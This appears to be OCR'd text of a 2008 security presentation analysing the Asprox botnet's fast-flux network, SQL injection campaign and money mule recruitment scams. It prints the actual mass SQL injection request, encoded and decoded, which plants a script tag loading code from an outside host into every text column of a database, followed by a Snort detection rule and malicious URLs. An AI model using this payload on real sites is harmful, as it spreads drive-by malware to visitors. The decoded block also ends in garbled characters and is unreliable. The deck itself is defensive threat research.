
- Over 200 domains used since May 2008
- About 5-15 active at a time
- Compromised hosts make up network
  - Double flux – same hosts used as name servers
  - Hosts respond to all DNS requests with IPs in the fast flux network



```
;; ANSWER SECTION:
ueur3.ru.               30      IN      A       71.80.11.108
ueur3.ru.               30      IN      A       75.187.185.249
ueur3.ru.               30      IN      A       75.191.248.113
ueur3.ru.               30      IN      A       76.22.173.185
ueur3.ru.               30      IN      A       77.100.169.238
ueur3.ru.               30      IN      A       85.69.5.16
ueur3.ru.               30      IN      A       87.11.2.20
ueur3.ru.               30      IN      A       88.249.61.81
ueur3.ru.               30      IN      A       200.162.236.177
ueur3.ru.               30      IN      A       201.250.255.117
ueur3.ru.               30      IN      A       205.209.232.118
ueur3.ru.               30      IN      A       64.30.123.37
ueur3.ru.               30      IN      A       65.25.29.136
ueur3.ru.               30      IN      A       69.138.54.135

;; AUTHORITY SECTION:
ueur3.ru.               30      IN      NS      ns2.ueur3.ru.
ueur3.ru.               30      IN      NS      ns3.ueur3.ru.
ueur3.ru.               30      IN      NS      ns1.ueur3.ru.
```


SQL Injection – Growing the Network

- Encoded injected SQL:



```
GET /sha_search.asp?wci=productattributes;DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C415245204054205641
524348415228323535292C404320564152434841522832353529204445434C415245205461626C655F437572736F7220435552534F5220464
F522053454C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6E732062205748
45524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E78747970653D3939204F5220622E78747970653
D3335204F5220622E78747970653D323331204F5220622E78747970653D31363729204F50454E205461626C655F437572736F722046455443
48204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F535441545553
D302920424547494E20455845432827555044415445205B272B40542B275D20534554205B272B40432B275D3D525452494D28434F4E564552
54285641524348415228343030302C5B272B40432B275D29292B27273C736372697074207372633D687474703A2F2F7777772E757064617
46533342E636F6D2F622E6A733E3C2F7363726970743E27272729204645544348204E4558542046524F4D205461626C655F437572736F7220
494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F72
20%20AS%20VARCHAR(4000));EXEC(@S);-- HTTP/1.1
```

- Decoded:




```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns
 b WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN Table_Cursor FETCH
 NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+'] SET ['+@C+']=RTRIM(CONVERT(VARCHAR
(4000),['+@C+']))+''<script src=http://www.update34.com/b.js></script>''') FETCH NEXT FROM Table_Cursor INTò□□BÄ□2□TäB
□4Äõ4R□F□&ÆUô7W'6÷"□DT□ÄÄô4□DR□F□&ÆUô7W'6÷"0
```

Injected URL


- All attacks follow the same general form:
  - alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SQL Injection related to Injection Attacks"; pcre:"/^(GET|POST)\x20\x2f/i"; content:"DECLARE"; nocase; distance:0; within:256; content:"|40|S|3D|CAST"; distance:0; within:50; sid:2003159; rev:2;)

Asprox meets Rock Phish



+ SOCKS Proxy to Rock Phish hosts
  - Each infected host serves as a proxy
    - Via Fast Flux network
    - Connect back to Rock Phish web servers
  - Allows for centralization of Phishing/ Money Mule scams
    - Multiple scams run simultaneously
    - Scams rotated every few weeks

Well Advertised Money Mule Page



UNION BANK
& TRUST COMPANY

menu

About Company

Our Services

Careers

Contacts

a few words about us

In 1997 at the conference "Theory and Practice of Electronic Business" Matthew Delamater presented his cash-flow distribution theory. The main idea of the report was to show Internet companies involved into the e-business the benefits of external financial structure as opposed to the internal one. It is a well-known fact that there is a certain difficulty with conversion of a great number of e-currencies in the Internet. The solution is to open correspondence accounts with all numerous payments systems in the Internet to allow fast processing of clients' payments in any currency independent of the payment method.

This list is far from complete, as there are a lot of other payment systems and still a greater number of payment methods. But to be competitive in the modern market, a company must have numerous accounts, and that's only one aspect - there are also bookkeeping and tax reporting difficulties.

President of MU Trust Company:
Matthew Delamater

careers

MU Trust Company is ready to offer new employment opportunities to responsible individuals.

Our Company was founded 4 years ago and ever since trust and joint support of all our members have been at the very heart of our success, financial growth and solvent reputation.

Despite global oil and mortgage crisis, we believe that our future lies in the hands of independent investment.

MU Trust Company offers you to become one of our affiliates. It is possible to apply from almost every region of Europe and North America because our investment program already applies to hundreds of independent investors from these regions. That's when we need responsible individuals to cooperate with MU Trust Company processing department.

International Accountant *is the vacancy we are ready to offer to you. Part-time employment with a minimum earning of 2500-3000 USD per month.*

Candidate Requirements:


- Be over 18 y.o.
- US or UK Citizenship is not obligatory. Being a resident is enough.
- Regular Internet access, phone connection (home and mobile).
- Willingness to work from home, take responsibility, set up and achieve goals.
- The Ability to create good administrative reporting.

Application Form:

First Name *:	
Last Name *:	
Address *:	
City *:	
State / Province *:	
Postal zipcode *:	
Country *:	United States
Phone *:	
Cell Phone *:	
E-mail *:	

Well Advertised Money Mule Page

- Preying on current economic news
- Advertised on legit job search sites
- Great write-up on the scam by Hon Lau of Symantec



Monetary operator

Company:	Confidential	Location:	Job location not provided
Salary / Wage:	1,500.00 - 3,000.00 USD /month bonuses	Status:	Full Time, Part Time, Temporary/Contract/Project, Intern, Seasonal
Shift:	Third Shift (Night), Second Shift (Afternoon), First Shift (Day)	Job Category:	Administrative/Clerical
Occupations:	Office Management	Relevant Work Experience:	Less than 1 Year
Career Level:	Student (Undergraduate/Graduate)	Education Level:	Some High School Coursework

Monster recommends using Apply Now. Learn more

Save to job file

Job Description

Description
Mortgagee Union Trust Company is ready to offer new employment opportunities to responsible individuals.

Our Company was founded 4 years ago and ever since trust and joint support of all our members have been at the very heart of our success, financial growth and solvent reputation.

Despite global oil and mortgage crisis, we believe that our future lies in the hands of independent investment.

Mortgagee Union Trust Company offers you to become one of our affiliates. It is possible to apply from almost every region of Europe and North America because our investment program already applies to hundreds of independent investors from these regions.

That's when we need responsible individuals to cooperate with Mortgagee Union Trust Company processing department.

"Monetary operator" is the vacancy we are ready to offer to you.

Part-time employment with a minimum earning of 2500 USD per month.

Requirements
All applicants must match the requirements below:

- Be over 20 y.o

- US Citizenship is not obligatory. Being a resident is enough.

- Regular Internet access, phone connection (home and mobile).

If you wish to get more information about Mortgagee Union Trust and current employment opportunities, email us:
Resume_MUTrast@lavabit.com

Cash-Transfers.us – Behind the Curtain

- Used in money mule recruitment campaign, July 2008
- Apparent mirror of another site
  - Full site: Images, multiple pages
- “Registering” users’ data sent via proxy to C&C servers
- Feedback page form sent data to Cash-Transfers.us
  - When this campaign went live, this domain was unregistered
    - Not for long though…
- Cash-Transfers.us now belongs to me
  - Feedback CGI script quickly stood up
  - Gained data about domains that were pointing to the fast flux network
    - Previously unknown, not Asprox related
    - Saw variety of subdomains used for these campaigns

Feedback to Cash-Transfers.us

- name: kangta
  msgbody: The hacker already put the malicious code on your website. Please delete it http://www.cdrpoex.com/ngg.js
  i am fbi!
- name: kenneth
  msgbody: hi i am looking for fulltime work please contact me as i already have a bank account opeened
- name: pugsyroo
  msgbody: remove my e-mail from your list. I was unable to find anywhere to do it myself.
- name: Yoko
  msgbody: I have received an e-mail regarding the part time opportunity. Please send me job descriptions before filling out the contact information.
- name: CASSIDY
  msgbody: I JUST REPORTED YOUR COMPANY FOR TRYING TO ATTACK MY COMPUTER WITH A VIRUS, IAM ALSO CONTACTING MY ATTORNEY ASS FUCKER

Operational Miscues

- Early August Breakdown
  - C&Cs went offline
  - Neosploit closed its doors
- Went into a rebuilding phase
  - Used fast flux net to rebuild
  - Exposed backend code
    - Available at http://www.denbrown.com/ soon
- Asprox has since recovered with greater redundancy & fault tolerance
  - New C&Cs up
  - Number of C&Cs has increased
  - SQL Injection appears to have quieted down a bit

Summary

ASPROX

Defenses

- Fast Flux
- Domain Rotation
- Web Proxies

Attacks

- SQL Injection
- Neosploit
- AV Evasion

Modularity

- aspimgr.exe
- msscntr32.exe

Victims

- Websites
- Web Browsers
- Online Banking
- Job Hunters

Services

- Phishing/Spam
- Fake AntiVirus

Questions + Answers

Q+A

QUESTIONS + ANSWERS

References

- http://www.symantec.com/security_response/writeup.jsp?docid=2007-060812-4603-99&tabid=1
- http://blog.trendmicro.com/yamsia-yet-another-massive-sql-injection-attack/
- https://forums.symantec.com/syment/blog/article?blog.id=online_fraud&message.id=94#M94
- http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html
- http://isc.sans.org/diary.html?storyid=4261
- http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_
- http://en.wikipedia.org/wiki/Botnet
- http://spamtrackers.eu/wiki/index.php?title=Phishing
- http://www.techcrunch.com/2008/07/20/opendns-makes-20kday-filtering-phishing-and-porn-sites/
- http://www.channelregister.co.uk/2008/07/22/convicted_spammer_escapes/
- http://sundayherald.com/news/heraldnews/display.var.2432225.0.0.php
- http://www.matchent.com/wpress/
- http://www.secureworks.com/research/blog/index.php/2008/8/25/the-phish-that-bites-back/
- http://technology.timesonline.co.uk/tol/news/tech_and_web/the_web/article4381034.ece
- http://www.secureworks.com/research/threats/danmecasprox/
- http://blogs.zdnet.com/security/?p=1122
- http://isc.sans.org/diary.html?storyid=4963

VeriSign®

Thank You

Special Thanks to Rob Falcone, Angela Loomis, Steve Samuels, Joe Pepin, Steve Booth, the MSS Intelligence Team, and the MSS Security Operations Center

Where it all comes together.™